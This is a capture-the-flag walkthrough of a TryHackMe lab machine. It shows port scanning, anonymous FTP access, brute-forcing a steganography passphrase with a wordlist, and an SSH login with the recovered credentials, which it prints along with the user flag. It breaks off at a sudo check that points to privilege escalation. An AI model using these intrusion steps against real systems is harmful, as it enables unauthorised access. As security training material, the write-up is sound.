

Brooklyn Nine Nine (THM)

ip of the machine :- 10.10.6.101




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ ping 10.10.6.101 -c 5
PING 10.10.6.101 (10.10.6.101) 56(84) bytes of data.
64 bytes from 10.10.6.101: icmp_seq=1 ttl=60 time=163 ms
64 bytes from 10.10.6.101: icmp_seq=2 ttl=60 time=186 ms
64 bytes from 10.10.6.101: icmp_seq=3 ttl=60 time=209 ms
64 bytes from 10.10.6.101: icmp_seq=4 ttl=60 time=233 ms
64 bytes from 10.10.6.101: icmp_seq=5 ttl=60 time=257 ms

--- 10.10.6.101 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 162.592/209.327/256.551/33.190 ms

┌──(sohamt㉿CyberCreedPC)-[~]
└─$ 
```

machine is on!!!




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ nmap -p- --min-rate=10000 10.10.6.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-07 00:41 IST
Warning: 10.10.6.101 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.6.101 (10.10.6.101)
Host is up (0.19s latency).
Not shown: 54699 closed tcp ports (conn-refused), 10833 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 57.64 seconds
```

found some open ports.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ nmap -p 22,80,21 -sC -A -Pn -T5 10.10.6.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-07 00:43 IST
Nmap scan report for 10.10.6.101 (10.10.6.101)
Host is up.

PORT   STATE    SERVICE VERSION
21/tcp filtered ftp
22/tcp filtered ssh
80/tcp filtered http

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 6.71 seconds
```

it showed that all are filtered....




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ ftp 10.10.6.101
Connected to 10.10.6.101.
220 (vsFTPd 3.0.3)
Name (10.10.6.101:sohamt): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

tried to login using ftp default creds. for anonymous login and it worked.




```
ftp> ls
229 Entering Extended Passive Mode (|||9610|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
229 Entering Extended Passive Mode (|||18420|)
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
100% |*********************************************************************
226 Transfer complete.
119 bytes received in 00:00 (0.58 KiB/s)
ftp> 
```

found a text file and downloaded it.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

so jake is using a weak pass... Hmm!!!




This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top), and that it scales nicely on all screen sizes.

went to website to check the src code first.




```
<p>This example creates a full page background image. T
<!-- Have you ever heard of steganography? -->
</body>
</html>
```

Found this line in src. code which means we have to use steganography.




```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ steghide --extract -sf brooklyn99.jpg
Enter passphrase:
steghide: can not uncompress data. compressed data is corrupted.
```

Don't have any passphrase.....Hmmm!!!!




```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ stegcracker brooklyn99.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2024 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20587 passwords
Your file has been written to: brooklyn99.jpg.out
admin
```

So there is a tool in repository of kali which is stegcracker which can brute force passphrase and can also extract the hidden files which is brooklyn99.jpg.out in this case.




```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ cat brooklyn99.jpg.out
Holts Password:
fluffydog12@ninenine

Enjoy!!
```

woo!!! found some creds.. probably for ssh.




```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ ssh holt@10.10.6.101
The authenticity of host '10.10.6.101 (10.10.6.101)' can't be established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.6.101' (ED25519) to the list of known hosts.
holt@10.10.6.101's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$ ls
nano.save  user.txt
holt@brookly_nine_nine:~$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
holt@brookly_nine_nine:~$ 
```

was able to login with id and password and got first flag.....



```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ ssh holt@10.10.6.101
holt@10.10.6.101's password:
Last login: Fri Sep  6 19:24:02 2024 from 10.17.68.223
holt@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for holt on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User holt may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /bin/nano
holt@brookly_nine_nine:~$ 
```

user can only run nano.... Let's go to GTFObins.

